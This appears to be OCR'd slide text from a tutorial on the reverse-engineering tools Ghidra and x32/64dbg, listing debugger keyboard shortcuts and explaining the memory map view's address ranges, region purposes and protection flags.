


How to Use Ghidra

- Code Browser



How to Use x32/64 dbg



How to Use x32/64 dbg

Restart : Ctrl + F2

Execution : F9

step into : F7

step over : F8

Execute till Return : Ctrl + F9

Execute till user code : Alt + F9

Display Strings

How to Use x32/64 dbg

This memory map displays the memory regions currently used by the process. The main details are as follows:

- Address Range: The starting position and size of the memory.
- Purpose: The usage of the memory, such as stack, heap, code section (.text), or data section (.data).
- Protection: Access permissions such as Read (R), Write (W), and Execute (X).